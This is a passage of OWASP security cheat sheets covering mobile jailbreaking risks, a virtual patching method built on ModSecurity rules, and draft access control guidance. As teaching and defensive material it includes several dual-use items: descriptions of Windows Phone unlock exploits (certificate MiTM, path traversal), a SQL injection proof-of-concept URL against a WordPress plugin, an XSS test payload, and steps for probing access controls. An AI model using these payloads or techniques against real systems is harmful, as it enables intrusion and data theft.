- *The ChevronWP7 Unlocker and Tokens:* in the early days of Windows Phone hacking, ChevronWP7 Labs released an unlocker utility (ChevronWP7.exe) that was used to unofficially developer-unlock Windows Phone 7 devices. The unlocker changed the local PC hosts file in order to reroute all the "developerservices.windowsphone.com" traffic to a local web server served with the HTTPS protocol. A crafted digital certificate (ChevronWP7.cer) was also required to be imported on the target Windows Phone device: the so configured environment allowed the unlocker to perform a Man-in-The-Middle (MiTM) attack against the USB attached device, simulating of a legitimate uncloking process. Basically, the utility exploited a certificate validation issue that affected the early version of Windows Phone platform. Lately, ChevronWP7 Labs established a collaboration with Microsoft, allowing users to officially developer-unlock their devices by acquiring special low-price unlocking tokens;
- *Heathcliff74's Interop-unlock Exploit:* Heathcliff74 from XDA-developers developed a method to load and run custom provisioning XML files (provxml) to interop-unlocked Windows Phone 7 devices. The idea behind the method was to craft a XAP file (which is a simple compressed archive) containing a directory named "*../../../../provxml*", and then extract the content of the folder (a custom provxml file) within the \provxml\\ system folder: abusing vulnerable OEM apps (e.g., Samsung Diagnosis app) the provxml file could then have been run, thus allowing changing registry settings (e.g., the MaxUnsingedApp key) and achieving the desired unlock. The method requires the target device to be developer-unlocked in order to sideload the unsigned XAP-exploit;
- *The WindowsBreak Project:* Jonathan Warner (Jaxbot) from windowsphonehacker.com developed a method to achieve both the developer and the interop unlock, while using the technique ideated by Heathcliff74, but without the need to sideload any unsigned apps. The exploit consisted of a ZIP file containing a custom provxml file within a folder named "*../../../../provxml*": the extraction of the custom provxml file in the \provxml\ system folder was possible thanks to

the use of the ZipView application. The original online exploit is no longer available because the vulnerability exploited by WindowsBreak has been patched by Samsung;

- *WP7 Root Tools:* the WP7 Root Tools is a collection of utilities developed by Heathcliff74 to obtain root access within a interop-unlocked or full-unlocked platform. The suite provides a series of tools including the Policy Editor, which is used to select trusted apps that are allowed to get root access and escape their sandbox. The suite targets Windows Phone 7 devices only;
- *Custom ROMs:* custom ROMs are usually flashed to achieve interop or full unlock conditions. A numbers of custom ROMs are available for the Windows Phone 7 platforms (e.g., RainbowMod ROM, DeepShining, Nextgen+, DFT's MAGLDR, etc.). The first custom ROM targeting Samsung Ativ S devices was developed by -W_O_L_F- from XDA-developers, providing interop-unlock and relock-prevention features among other system tweaks;
- *OEMs App and Driver Exploits:* unlocked access is often achieved exploiting security flaws in the implementation or abusing hidden functionalities of OEM drivers and apps, which are shipped with the OS. Notable examples are the Samsung Diagnosis app – abused in the Samsung Ativ S hack - that included a hidden registry editor, and the LG MFG app: both have been used to achieve the interop-unlock by modifying the value of the MaxUnsignedApp registry value.

30.4. Why can it be dangerous?

The tools above can be broadly categorized in the following categories:

- *Userland Exploits:* jailbroken access is only obtained within the user layer. For instance, a user may have root access, but is not able to change the boot process. These exploits can be patched with a firmware update;
- *iBoot Exploit:* jailbroken access to user level and boot process. iBoot exploits can be patched with a firmware update;
- *Bootrom Exploits:* jailbroken access to user level and boot process. Bootrom exploits cannot be patched with a firmware update. Hardware update of bootrom required to patch in such cases;

Some high level risks for jailbreaking, rooting or unlocking devices are as follows.

30.4.1. Technical Risks

General Mobile

1. Some jailbreaking methods leave SSH enabled with a well-known default password (e.g., alpine) that attackers can use for Command & Control;
2. The entire file system of a jailbroken device is vulnerable to a malicious user inserting or extracting files. This vulnerability is exploited by many malware programs, including Droid Kung Fu, Droid Dream and Ikee. These attacks may also affect unlocked Windows Phone devices, depending on the achieved unlocking level;
3. Credentials to sensitive applications, such as banking or corporate applications, can be stolen using key logging, sniffing or other malicious software and then transmitted via the internet connection.

iOS

1. Applications on a jailbroken device run as root outside of the iOS sandbox. This can allow applications to access sensitive data contained in other apps or install malicious software negating sandboxing functionality;

2. Jailbroken devices can allow a user to install and run self-signed applications. Since the apps do not go through the App Store, Apple does not review them. These apps may contain vulnerable or malicious code that can be used to exploit a device.

Android

1. Android users that change the permissions on their device to grant root access to applications increase security exposure to malicious applications and potential application flaws;

2. 3rd party Android application markets have been identified as hosting malicious applications with remote administrative (RAT) capabilities.

Windows Phone OS

1. Similarly to what is happening with other mobile platforms, an unlocked Windows Phone system allows the installation of apps that are not certified by Microsoft and that are more likely to contain vulnerabilities or malicious codes;

2. Unlocked devices generally expose a wider attack surface, because users can sideload apps that not only could be unsigned, but that could also abuse capabilities usually not allowed to certified Windows Phone Store applications;

3. Application sandbox escaping is normally not allowed, even in case of a higher level of unlocking (e.g., interop-unlock), but it is possible in full-unlocked systems.

30.4.2. Non-technical Risks

- According to the Unted States Librarian of Congress (who issues Digital Millennium Copyright Act (DMCA) excemptions), jailbreaking or rooting of a smartphone is not deemed illegal in the US for persons who engage in noninfringing uses. The approval can provide some users with a false sense safety and jailbreaking or rooting as being harmless. Its noteworthy the Librarian does not apporve jailbreaking of tablets, however. Please see US rules jailbreaking tablets is illegal [3] for a layman's analysis.

- Software updates cannot be immediately applied because doing so would remove the jailbreak. This leaves the device vulnerable to known, unpatched software vulnerabilities;

- Users can be tricked into downloading malicious software. For example, malware commonly uses the following tactics to trick users into downloading software;

  1. Apps will often advertise that they provide additional functionality or remove ads from popular apps but also contain malicious code;
  2. Some apps will not have any malicious code as part of the initial version of the app but subsequent "Updates" will insert malicious code.

- Manufacturers have determined that jailbreaking, rooting or unlocking are breach of the terms of use for the device and therefore voids the warranty. This can be an issue for the user if the device needs hardware repair or technical support (Note: a device can be restored and therefore it is not a major issue, unless hardware damage otherwise covered by the warranty prevents restoration).

What controls can be used to protect against it? Before an organization chooses to implement a mobile solution in their environment, they should conduct a thorough risk assessment. This risk assessment should include an evaluation of the dangers posed by jailbroken devices, which are inherently more vulnerable to malicious applications or vulnerabilities such as those listed in the OWASP Mobile Security Top Ten Risks. Once this assessment has been completed, management can determine which risks to accept and which risks will require additional controls to mitigate.
Below are a few examples of both technical and non-technical controls that an organization may use.

30.4.3. Technical Controls

Some of the detective controls to monitor for jailbroken devices include:

- Identify 3rd party app stores (e.g., Cydia);
- Attempt to identify modified kernels by comparing certain system files that the application would have access to on a non-jailbroken device to known good file hashes. This technique can serve as a good starting point for detection;
- Attempt to write a file outside of the application's root directory. The attempt should fail for non-jailbroken devices;
- Generalizing, attempt to identify anomalies in the underlying system or verify the ability to execute privileged functions or methods.

Despite being popular solutions, technical controls that aims to identify the existence of a jailbroken system must relay and draw conclusions based on information that are provided by the underlying platform and that could be faked by a compromised environment, thus nullifying the effectiveness of the mechanisms themselves.
Moreover, most of these technical controls can be easily bypassed introducing simple modifications to the application binaries; even in the best circumstances, they can just delay, but not block, apps installation onto a jailbroken device.
Most Mobile Device Management (MDM) solutions can perform these checks but require a specific application to be installed on the device.
In the Windows Phone universe, anti-jailbreaking mechanisms would require the use of privileged APIs that normally are not granted to Independent Software Vendors (ISV). OEM apps could instead be allowed to use higher privileged capabilities, and so they can theoretically implement these kind of security checks.

30.4.4. Non-Technical Controls

Organizations must understand the following key points when thinking about mobile security:

- Perform a risk assessment to determine risks associated with mobile device use are appropriately identified, prioritized and mitigated to reduce or manage risk at levels acceptable to management;

- Review application inventory listing on frequent basis to identify applications posing significant risk to the mobility environment;
- Technology solutions such as Mobile Device Management (MDM) or Mobile Application Management (MAM) should be only one part of the overall security strategy. High level considerations include:
  - Policies and procedures;
  - User awareness and user buy-in;
  - Technical controls and platforms;
  - Auditing, logging, and monitoring.
- While many organizations choose a Bring Your Own Device (BYOD) strategy, the risks and benefits need to be considered and addressed before such a strategy is put in place. For example, the organization may consider developing a support plan for the various devices and operating systems that could be introduced to the environment. Many organizations struggle with this since there are such a wide variety of devices, particularly Android devices;
- There is not a 'one size fits all' solution to mobile security. Different levels of security controls should be employed based on the sensitivity of data that is collected, stored, or processed on a mobile device or through a mobile application;
- User awareness and user buy-in are key. For consumers or customers, this could be a focus on privacy and how Personally Identifiable Information (PII) is handled. For employees, this could be a focus on Acceptable Use Agreements (AUA) as well as privacy for personal devices.

30.5. Conclusion

Jailbreaking and rooting and unlocking tools, resources and processes are constantly updated and have made the process easier than ever for end-users. Many users are lured to jailbreak their device in order to gain more control over the device, upgrade their operating systems or install packages normally unavailable through standard channels. While having these options may allow the user to utilize the device more effectively, many users do not understand that jailbreaking can potentially allow malware to bypass many of the device's built in security features. The balance of user experience versus corporate security needs to be carefully considered, since all mobile platforms have seen an increase in malware attacks over the past year. Mobile devices now hold more personal and corporate data than ever before, and have become a very appealing target for attackers. Overall, the best defense for an enterprise is to build an overarching mobile strategy that accounts for technical controls, non-technical controls and the people in the environment. Considerations need to not only focus on solutions such as MDM, but also policies and procedures around common issues of BYOD and user security awareness.

30.6. Authors and Primary Editors

- Suktika Mukhopadhyay
- Brandon Clark
- Talha Tariq

- Luca De Fulgentis

30.7. References

1. https://www.owasp.org/index.php/Mobile_Jailbreaking_Cheat_Sheet
2. http://theiphonewiki.com/wiki/Main_Page
3. http://www.theinquirer.net/inquirer/news/2220251/us-rules-jailbreaking-tablets-is-illegal

Part IV.

OpSec Cheat Sheets (Defender)

31. Virtual Patching Cheat Sheet

Last revision (mm/dd/yy): 11/4/2014

31.1. Introduction

The goal with this cheat Sheet is to present a concise virtual patching framework that organizations can follow to maximize the timely implementation of mitigation protections.

31.2. Definition: Virtual Patching

A security policy enforcement layer which prevents the exploitation of a known vulnerability.
The virtual patch works when the security enforcement layer analyzes transactions and intercepts attacks in transit, so malicious traffic never reaches the web application. The resulting impact of virtual patching is that, while the actual source code of the application itself has not been modified, the exploitation attempt does not succeed.

31.3. Why Not Just Fix the Code?

From a purely technical perspective, the number one remediation strategy would be for an organization to correct the identified vulnerability within the source code of the web application. This concept is universally agreed upon by both web application security experts and system owners. Unfortunately, in real world business situations, there arise many scenarios where updating the source code of a web application is not easy such as:

- *Lack of resources* - Devs are already allocated to other projects.
- *3rd Party Software* - Code can not be modified by the user.
- *Outsourced App Dev* - Changes would require a new project.

The important point is this - *Code level fixes and Virtual Patching are NOT mutually exclusive.* They are processes that are executed by different team (OWASP Builders/Devs vs. OWASP Defenders/OpSec) and can be run in tandem.

31.4. Value of Virtual Patching

The two main goals of Virtual Patching are:

- *Minimize Time-to-Fix* - Fixing application source code takes time. The main purpose of a virtual patch is to implement a mitigation for the identified vulnerability as soon as possible. The urgency of this response may be different: for example if the vulnerability was identified in-house through code reviews or penetration testing vs. finding a vulnerability as part of live incident response.

- *Attack Surface Reduction* - Focus on minimizing the attack vector. In some cases, such as missing positive security input validation, it is possible to achieve 100% attack surface reduction. In other cases, such with missing output encoding for XSS flaws, you may only be able to limit the exposures. Keep in mind - 50% reduction in 10 minutes is better than 100% reduction in 48 hrs.

31.5. Virtual Patching Tools

Notice that the definition above did not list any specific tool as there are a number of different options that may be used for virtual patching efforts such as:

- Intermediary devices such as a WAF or IPS appliance
- Web server plugin such as ModSecurity
- Application layer filter such as ESAPI WAF

For example purposes, we will show virtual patching examples using the open source ModSecurity WAF tool - http://www.modsecurity.org/.

31.6. A Virtual Patching Methodology

Virtual Patching, like most other security processes, is not something that should be approached haphazardly. Instead, a consistent, repeatable process should be followed that will provide the best chances of success. The following virtual patching workflow mimics the industry accepted practice for conducting IT Incident Response and consists of the following phases:

- Preparation
- Identification
- Analysis
- Virtual Patch Creation
- Implementation/Testing
- Recovery/Follow Up.

31.7. Example Public Vulnerability

Let's take the following SQL Injection vulnerability as our example for the remainder of the article [7]
88856 : WordPress Shopping Cart Plugin for WordPress /wp-content/plugins/levelfourstorefront/scripts/administration/exportsubscribers.php reqID Parameter SQL Injection

Description WordPress Shopping Cart Plugin for WordPress contains a flaw that may allow an attacker to carry out an SQL injection attack. The issue is due to the /wp-content/plugins/levelfourstorefront/scripts/administration/ exportsubscribers.php script not properly sanitizing user-supplied input to the 'reqID' parameter. This may allow an attacker to inject or manipulate SQL queries in the back-end database, allowing for the manipulation or disclosure of arbitrary data.

31.8. Preparation Phase

The importance of properly utilizing the preparation phase with regards to virtual patching cannot be overstated. You need to do a number of things to setup the virtual patching processes and framework *prior* to actually having to deal with an identified vulnerability, or worse yet, react to a live web application intrusion. The point is that during a live compromise is not the ideal time to be proposing installation of a web application firewall and the concept of a virtual patch. Tension is high during real incidents and time is of the essence, so lay the foundation of virtual patching when the waters are calm and get everything in place and ready to go when an incident does occur.
Here are a few critical items that should be addressed during the preparation phase:

- *Public/Vendor Vulnerability Monitoring* - Ensure that you are signed up for all vendor alert mail-lists for commercial software that you are using. This will ensure that you will be notified in the event that the vendor releases vulnerability information and patching data.
- *Virtual Patching Pre-Authorization* – Virtual Patches need to be implemented quickly so the normal governance processes and authorizations steps for standard software patches need to be expedited. Since virtual patches are not actually modifying source code, they do not require the same amount of regression testing as normal software patches. Categorizing virtual patches in the same group as Anti-Virus updates or Network IDS signatures helps to speed up the authorization process and minimize extended testing phases.
- *Deploy Virtual Patching Tool In Advance* - As time is critical during incident response, it would be a poor time to have to get approvals to install new software. For instance, you can install ModSecurity WAF in embedded mode on your Apache servers, or an Apache reverse proxy server. The advantage with this deployment is that you can create fixes for non-Apache back-end servers. Even if you do not use ModSecurity under normal circumstances, it is best to have it "on deck" ready to be enabled if need be.
- *Increase HTTP Audit Logging* – The standard Common Log Format (CLF) utilized by most web servers does not provide adequate data for conducting proper incident response. You need to have access to the following HTTP data:
  - Request URI (including QUERY_STRING)
  - Full Request Headers (including Cookies)
  - Full Request Body (POST payload)
  - Full Response Headers
  - Full Response Body

31.9. Identification Phase

The Identification Phase occurs when an organization becomes aware of a vulnerability within their web application. There are generally two different methods of identifying vulnerabilities: Proactive and Reactive.

31.9.1. Proactive Identification

This occurs when an organization takes it upon themselves to assess their web security posture and conducts the following tasks:

- *Dynamic Application Assessments* - Whitehat attackers conduct penetration tests or automated web assessment tools are run against the live web application to identify flaws.
- *Source code reviews* - Whitehat attackers use manual/automated means to analyze the source code of the web application to identify flaws.

Due to the fact that custom coded web applications are unique, these proactive identification tasks are extremely important as you are not able to rely upon 3rd party vulnerability notifications.

31.9.2. Reactive Identification

There are three main reactive methods for identifying vulnerabilities:

- *Vendor contact (e.g. pre-warning)* - Occurs when a vendor discloses a vulnerability for commercial web application software that you are using. Example is Microsoft's Active Protections Program (MAPP) - http://www.microsoft.com/security/msrc/collaboration/mapp.aspx
- *Public disclosure* - Public vulnerability disclosure for commercial/open source web application software that you are using. The threat level for public disclosure is increased as more people know about the vulnerability.
- *Security incident* – This is the most urgent situation as the attack is active. In these situations, remediation must be immediate.

31.10. Analysis Phase

Here are the recommended steps to start the analysis phase:

1. Determine Virtual Patching Applicability - Virtual patching is ideally suited for injection-type flaws but may not provide an adequate level of attack surface reduction for other attack types or categories. Thorough analysis of the underlying flaw should be conducted to determine if the virtual patching tool has adequate detection logic capabilities.
2. Utilize Bug Tracking/Ticketing System - Enter the vulnerability information into a bug tracking system for tracking purposes and metrics. Recommend you use ticketing systems you already use such as Jira or you may use a specialized tool such as ThreadFix [8].
3. Verify the name of the vulnerability - This means that you need to have the proper public vulnerability identifier (such as CVE name/number) specified by the vulnerability announcement, vulnerability scan, etc. If the vulnerability is identified proactively rather than through public announcements, then you should assign your own unique identifier to each vulnerability.
4. Designate the impact level - It is always important to understand the level of criticality involved with a web vulnerability. Information leakages may not be treated in the same manner as an SQL Injection issue.
5. Specify which versions of software are impacted - You need to identify what versions of software are listed so that you can determine if the version(s) you have installed are affected.
6. List what configuration is required to trigger the problem - Some vulnerabilities may only manifest themselves under certain configuration settings.

7. List Proof of Concept (PoC) exploit code or payloads used during attacks/testing - Many vulnerability announcements have accompanying exploit code that shows how to demonstrate the vulnerability. If this data is available, make sure to download it for analysis. This will be useful later on when both developing and testing the virtual patch.

31.11. Virtual Patch Creation Phase

The process of creating an accurate virtual patch is bound by two main tenants:

1. No false positives - Do not ever block legitimate traffic under any circumstances.
2. No false negatives - Do not ever miss attacks, even when the attacker intentionally tries to evade detection.

Care should be taken to attempt to minimize either of these two rules. It may not be possible to adhere 100% to each of these goals but remember that virtual patching is about Risk Reduction. It should be understood by business owners that while you are gaining the advantage of shortening the Time-to-Fix metric, you may not be implementing a complete fix for the flaw.

31.11.1. Manual Virtual Patch Creation

Positive Security (Whitelist) Virtual Patches (Recommended Solution)

Positive security model (whitelist) is a comprehensive security mechanism that provides an independent input validation envelope to an application. The model specifies the characteristics of valid input (character set, length, etc...) and denies anything that does not conform. By defining rules for every parameter in every page in the application the application is protected by an additional security envelop independent from its code.

Example Whitelist ModSecurity Virtual Patch
In order to create a whitelist virtual patch, you must be able to verify what the normal, expected input values are. If you have implemented proper audit logging as part of the Preparation Phase, then you should be able to review audit logs to identify the format of expected input types. In this case, the "reqID" parameter is supposed to only hold integer characters so we can use this virtual patch:

```
#
# Verify we only receive 1 parameter called "reqID"
#
SecRule REQUEST_URI "@contains /wp-content/plugins/levelfourstorefront/
    ↪ scripts/administration/exportsubscribers.php" "chain,id:1,phase:2,t:
    ↪ none,t:Utf8toUnicode,t:urlDecodeUni,t:normalizePathWin,t:lowercase,
    ↪ block,msg:'Input Validation Error for \'reqID\' parameter -
    ↪ Duplicate Parameters Names Seen.',logdata:'%{matched_var}'"
SecRule &ARGS:/reqID/ "!@eq 1"
#
#Verify reqID's payload only contains integers
#
SecRule REQUEST_URI "@contains /wp-content/plugins/levelfourstorefront/
    ↪ scripts/administration/exportsubscribers.php" "chain,id:2,phase:2,t:
    ↪ none,t:Utf8toUnicode,t:urlDecodeUni,t:normalizePathWin,t:lowercase,
    ↪ block,msg:'Input Validation Error for \'reqID\' parameter.',logdata
    ↪ :'%{args.reqid}'"
SecRule ARGS:/reqID/ "!@rx ^[0-9]+$"
```

This virtual patch will inspect the reqID parameter value on the specified page and prevent any characters other than integers as input.

- Note - you should make sure to assign rule IDs properly and track them in the bug tracking system.
- Caution: There are numerous evasion vectors when creating virtual patches. Please consult the OWASP Best Practices: Virtual Patching document for a more thorough discussion on countering evasion methods.

Negative Security (Blacklist) Virtual Patches

A negative security model (blacklist) is based on a set of rules that detect specific known attacks rather than allow only valid traffic.

Example Blacklist ModSecurity Virtual Patch

Here is the example PoC code that was supplied by the public advisory [6]:

```
http://localhost/wordpress/wp-content/plugins/levelfourstorefront/scripts/
    ↪ administration/exportsubscribers.php?reqID=1' or 1='1
```

Looking at the payload, we can see that the attacker is inserting a single quote character and then adding additional SQL query logic to the end. Based on this data, we could disallow the single quote character like this:

```
SecRule REQUEST_URI "@contains /wp-content/plugins/levelfourstorefront/
    ↪ scripts/administration/exportsubscribers.php" "chain,id:1,phase:2,t:
    ↪ none,t:Utf8toUnicode,t:urlDecodeUni,t:normalizePathWin,t:lowercase,
    ↪ block,msg:'Input Validation Error for \'reqID\' parameter.',logdata
    ↪ :'%{args.reqid}'"
SecRule ARGS:/reqID/ "@pm '"
```

Which Method is Better for Virtual Patching – Positive or Negative Security?

A virtual patch may employ either a positive or negative security model. Which one you decide to use depends on the situation and a few different considerations. For example, negative security rules can usually be implemented more quickly, however the possible evasions are more likely.
Positive security rules, only the other hand, provides better protection however it is often a manual process and thus is not scalable and difficult to maintain for large/dynamic sites. While manual positive security rules for an entire site may not be feasible, a positive security model can be selectively employed when a vulnerability alert identifies a specific location with a problem.

Beware of Exploit-Specific Virtual Patches

You want to resist the urge to take the easy road and quickly create an exploit-specific virtual patch. For instance, if an authorized penetration test identified an XSS vulnerability on a page and used the following attack payload in the report:
<script>alert('XSS Test')</script>
It would not be wise to implement a virtual patch that simply blocks that exact payload. While it may provide some immediate protection, its long term value is significantly decreased.

31.11.2. Automated Virtual Patch Creation

Manual patch creation may become unfeasible as the number of vulnerabilities grow and automated means may become necessary. If the vulnerabilities were identified using automated tools and an XML report is available, it is possible to leverage automated processes to auto-convert this vulnerability data into virtual patches for protection systems. Three examples include:

- OWASP ModSecurity Core Rule Set (CRS) Scripts - The OWASP CRS includes scripts to auto-convert XML output from tools such as OWASP ZAP into ModSecurity Virtual Patches [2].
- ThreadFix Virtual Patching - ThreadFix also includes automated processes of converting imported vulnerability XML data into virtual patches for security tools such as ModSecurity [3].
- Direct Importing to WAF Device - Many commercial WAF products have the capability to import DAST tool XML report data and automatically adjust their protection profiles.

31.12. Implementation/Testing Phase

In order to accurately test out the newly created virtual patches, it may be necessary to use an application other than a web browser. Some useful tools are:

- Web browser
- Command line web clients such as Curl and Wget.
- Local Proxy Servers such as OWASP ZAP [4].
- ModSecurity AuditViewer [5] which allows you to load a ModSecurity audit log file, manipulate it and then re-inject the data back into any web server.

31.12.1. Testing Steps

- Implement virtual patches initially in a "Log Only" configuration to ensure that you do not block any normal user traffic (false positives).
- If the vulnerability was identified by a specific tool or assessment team - request a retest.
- If retesting fails due to evasions, then you must go back to the Analysis phase to identify how to better fix the issue.

31.13. Recovery/Follow-Up Phase

- Update Data in Ticket System - Although you may need to expedite the implementation of virtual patches, you should still track them in your normal Patch Management processes. This means that you should create proper change request tickets, etc... so that their existence and functionality is documented. Updating the ticket system also helps to identify "time-to-fix" metrics for different vulnerability types. Make sure to properly log the virtual patch rule ID values.

- Periodic Re-assessments - You should also have periodic re-assessments to verify if/when you can remove previous virtual patches if the web application code has been updated with the real source code fix. I have found that many people opt to keep virtual patches in place due to better identification/logging vs. application or db capabilities.
- Running Virtual Patch Alert Reports - Run reports to identify if/when any of your virtual patches have triggered. This will show value for virtual patching in relation to windows of exposure for source code time-to-fix.

31.14. Related Articles

- OWASP Virtual Patching Best Practices, `https://www.owasp.org/index.php/Virtual_Patching_Best_Practices`
- OWASP Securing WebGoat with ModSecurity, `https://www.owasp.org/index.php/Category:OWASP_Securing_WebGoat_using_ModSecurity_Project`

31.15. Authors and Primary Editors

- Ryan Barnett (Main Author)
- Josh Zlatin (Editor/Contributing Author)
- Christian Folini (Review)

31.16. References

1. `https://www.owasp.org/index.php/Virtual_Patching_Cheat_Sheet`
2. `http://blog.spiderlabs.com/2012/03/modsecurity-advanced-topic-of-the-week`
   `html`
3. `https://code.google.com/p/threadfix/wiki/GettingStarted#Generating_WAF_Rules`
4. `https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project`
5. `http://www.jwall.org/web/audit/viewer.jsp`
6. `http://packetstormsecurity.com/files/119217/WordPress-Shopping-Cart-8.1.14-Shell-Upload-SQL-Injection.html`
7. `http://www.osvdb.org/show/osvdb/88856`
8. `https://code.google.com/p/threadfix/`

Part V.

Draft Cheat Sheets

All the draft Cheat Sheets are Work in Progress. So please have a look at the online version, too.

32. OWASP Top Ten Cheat Sheet

Due to the volatility (and huge table) please review this one online at `https://www.owasp.org/index.php/OWASP_Top_Ten_Cheat_Sheet`.

33. Access Control Cheat Sheet

https://www.owasp.org/index.php/Access_Control_Cheat_Sheet, last modified on 11 September 2014

33.1. Introduction

This article is focused on providing clear, simple, actionable guidance for providing Access Control security in your applications.

33.1.1. What is Access Control / Authorization?

Authorization is the process where requests to access a particular resource should be granted or denied. It should be noted that authorization is not equivalent to authentication - as these terms and their definitions are frequently confused.
Access Control is the method or mechanism of authorization to enforce that requests to a system resource or functionality should be granted.

33.1.2. Role Based Access Control (RBAC)

In Role-Based Access Control (RBAC), access decisions are based on an individual's roles and responsibilities within the organization or user base. The process of defining roles is usually based on analyzing the fundamental goals and structure of an organization and is usually linked to the security policy. For instance, in a medical organization, the different roles of users may include those such as doctor, nurse, attendant, nurse, patients, etc. Obviously, these members require different levels of access in order to perform their functions, but also the types of web transactions and their allowed context vary greatly depending on the security policy and any relevant regulations (HIPAA, Gramm-Leach-Bliley, etc.).
An RBAC access control framework should provide web application security administrators with the ability to determine who can perform what actions, when, from where, in what order, and in some cases under what relational circumstances. http://csrc.nist.gov/rbac/ provides some great resources for RBAC implementation. The following aspects exhibit RBAC attributes to an access control model.

- Roles are assigned based on organizational structure with emphasis on the organizational security policy
- Roles are assigned by the administrator based on relative relationships within the organization or user base. For instance, a manager would have certain authorized transactions over his employees. An administrator would have certain authorized transactions over his specific realm of duties (backup, account creation, etc.)
- Each role is designated a profile that includes all authorized commands, transactions, and allowable information access.
- Roles are granted permissions based on the principle of least privilege.
- Roles are determined with a separation of duties in mind so that a developer Role should not overlap a QA tester Role.

- Roles are activated statically and dynamically as appropriate to certain relational triggers (help desk queue, security alert, initiation of a new project, etc.)
- Roles can be only be transferred or delegated using strict sign-offs and procedures.
- Roles are managed centrally by a security administrator or project leader

OWASP has a role based access control implementation project, OWASP RBAC Project[1].

33.1.3. Discretionary Access Control (DAC)'

Discretionary Access Control (DAC) is a means of restricting access to information based on the identity of users and/or membership in certain groups. Access decisions are typically based on the authorizations granted to a user based on the credentials he presented at the time of authentication (user name, password, hardware/software token, etc.). In most typical DAC models, the owner of information or any resource is able to change its permissions at his discretion (thus the name). DAC has the drawback of the administrators not being able to centrally manage these permissions on files/information stored on the web server. A DAC access control model often exhibits one or more of the following attributes.

- Data Owners can transfer ownership of information to other users
- Data Owners can determine the type of access given to other users (read, write, copy, etc.)
- Repetitive authorization failures to access the same resource or object generates an alarm and/or restricts the user's access
- Special add-on or plug-in software required to apply to an HTTP client to prevent indiscriminate copying by users ("cutting and pasting" of information)
- Users who do not have access to information should not be able to determine its characteristics (file size, file name, directory path, etc.)
- Access to information is determined based on authorizations to access control lists based on user identifier and group membership.

33.1.4. Mandatory Access Control (MAC)

Mandatory Access Control (MAC) ensures that the enforcement of organizational security policy does not rely on voluntary web application user compliance. MAC secures information by assigning sensitivity labels on information and comparing this to the level of sensitivity a user is operating at. In general, MAC access control mechanisms are more secure than DAC yet have trade offs in performance and convenience to users. MAC mechanisms assign a security level to all information, assign a security clearance to each user, and ensure that all users only have access to that data for which they have a clearance. MAC is usually appropriate for extremely secure systems including multilevel secure military applications or mission critical data applications. A MAC access control model often exhibits one or more of the following attributes.

- Only administrators, not data owners, make changes to a resource's security label.

[1] https://www.owasp.org/index.php/OWASP_PHPRBAC_Project

- All data is assigned security level that reflects its relative sensitivity, confidentiality, and protection value.
- All users can read from a lower classification than the one they are granted (A "secret" user can read an unclassified document).
- All users can write to a higher classification (A "secret" user can post information to a Top Secret resource).
- All users are given read/write access to objects only of the same classification (a "secret" user can only read/write to a secret document).
- Access is authorized or restricted to objects based on the time of day depending on the labeling on the resource and the user's credentials (driven by policy).
- Access is authorized or restricted to objects based on the security characteristics of the HTTP client (e.g. SSL bit length, version information, originating IP address or domain, etc.)

33.1.5. Attribute Based Access Control (ABAC)

NIST Special Publication (SP) 800-162 (Draft)[2]

33.2. Attacks on Access Control

- Vertical Access Control Attacks - A standard user accessing administration functionality
- Horizontal Access Control attacks - Same role, but accessing another user's private data
- Business Logic Access Control Attacks - Abuse of one or more linked activities that collectively realize a business objective

33.3. Access Control Issues

- Many applications used the "All or Nothing" approach - Once authenticated, all users have equal privileges
- Authorization Logic often relies on Security by Obscurity (STO) by assuming:
  - Users will not find unlinked or hidden paths or functionality
  - Users will not find and tamper with "obscured" client side parameters (i.e. "hidden" form fields, cookies, etc.)
- Applications with multiple permission levels/roles often increases the possibility of conflicting permission sets resulting in unanticipated privileges
- Many administrative interfaces require only a password for authentication
- Shared accounts combined with a lack of auditing and logging make it extremely difficult to differentiate between malicious and honest administrators
- Administrative interfaces are often not designed as "secure" as user-level interfaces given the assumption that administrators are trusted users

[2] `http://csrc.nist.gov/publications/drafts/800-162/sp800_162_draft.pdf`

- Authorization/Access Control relies on client-side information (e.g., hidden fields)
- Web and application server processes run as root, Administrator, LOCALSYSTEM or other privileged accounts
- Some web applications access the database via sa or other administrative account (or more privileges than required)
- Some applications implement authorization controls by including a file or web control or code snippet on every page in the application

```
<input type="text" name="fname" value="Derek">
<input type="text" name="lname" value="Jeter">
<input type="hidden" name="usertype" value="admin">
```

33.4. Access Control Anti-Patterns

- Hard-coded role checks in application code
- Lack of centralized access control logic
- Untrusted data driving access control decisions
- Access control that is "open by default"
- Lack of addressing horizontal access control in a standardized way (if at all)
- Access control logic that needs to be manually added to every endpoint in code
- non-anonymous entry point DO NOT have an access control check
- No authorization check at or near the beginning of code implementing sensitive activities

33.4.1. Hard Coded Roles

```
if (user.isManager() ||
    user.isAdministrator() ||
    user.isEditor() ||
    user.isUser()) {
  //execute action
}
```

Hard Codes Roles can create several issues including:

- Making the policy of an application difficult to "prove" for audit or Q/A purposes
- Causing new code to be pushed each time an access control policy needs to be changed.
- They are fragile and easy to make mistakes

33.4.2. Order Specific Operations

Imagine the following parameters

```
http://example.com/buy?action=chooseDataPackage http://example.com/buy?
   ↪ action=customizePackage http://example.com/buy?action=makePayment
http://example.com/buy?action=downloadData
```

- Can an attacker control the sequence?
- Can an attacker abuse this with concurrency?

33.4.3. Never Depend on Untrusted Data

- Never trust user data for access control decisions
- Never make access control decisions in JavaScript
- Never depend on the order of values sent from the client
- Never make authorization decisions based solely on
  - hidden fields
  - cookie values
  - form parameters
  - URL parameters
  - anything else from the request

33.5. Attacking Access Controls

- Elevation of privileges
- Disclosure of confidential data - Compromising admin-level accounts often result in access to a user's confidential data
- Data tampering - Privilege levels do not distinguish users who can only view data and users permitted to modify data

33.6. Testing for Broken Access Control

- Attempt to access administrative components or functions as an anonymous or regular user
  - Scour HTML source for "interesting" hidden form fields
  - Test web accessible directory structure for names like admin, administrator, manager, etc (i.e. attempt to directly browse to "restricted" areas)
- Determine how administrators are authenticated. Ensure that adequate authentication is used and enforced
- For each user role, ensure that only the appropriate pages or components are accessible for that role.
- Login as a low-level user, browse history for a higher level user's cache, load the page to see if the original authorization is passed to a previous session.
- If able to compromise administrator-level account, test for all other common web application vulnerabilities (poor input validation, privileged database access, etc)

33.7. Defenses Against Access Control Attacks

- Implement role based access control to assign permissions to application users for vertical access control requirements
- Implement data-contextual access control to assign permissions to application users in the context of specific data items for horizontal access control requirements
- Avoid assigning permissions on a per-user basis
- Perform consistent authorization checking routines on all application pages
- Where applicable, apply DENY privileges last, issue ALLOW privileges on a case-by-case basis
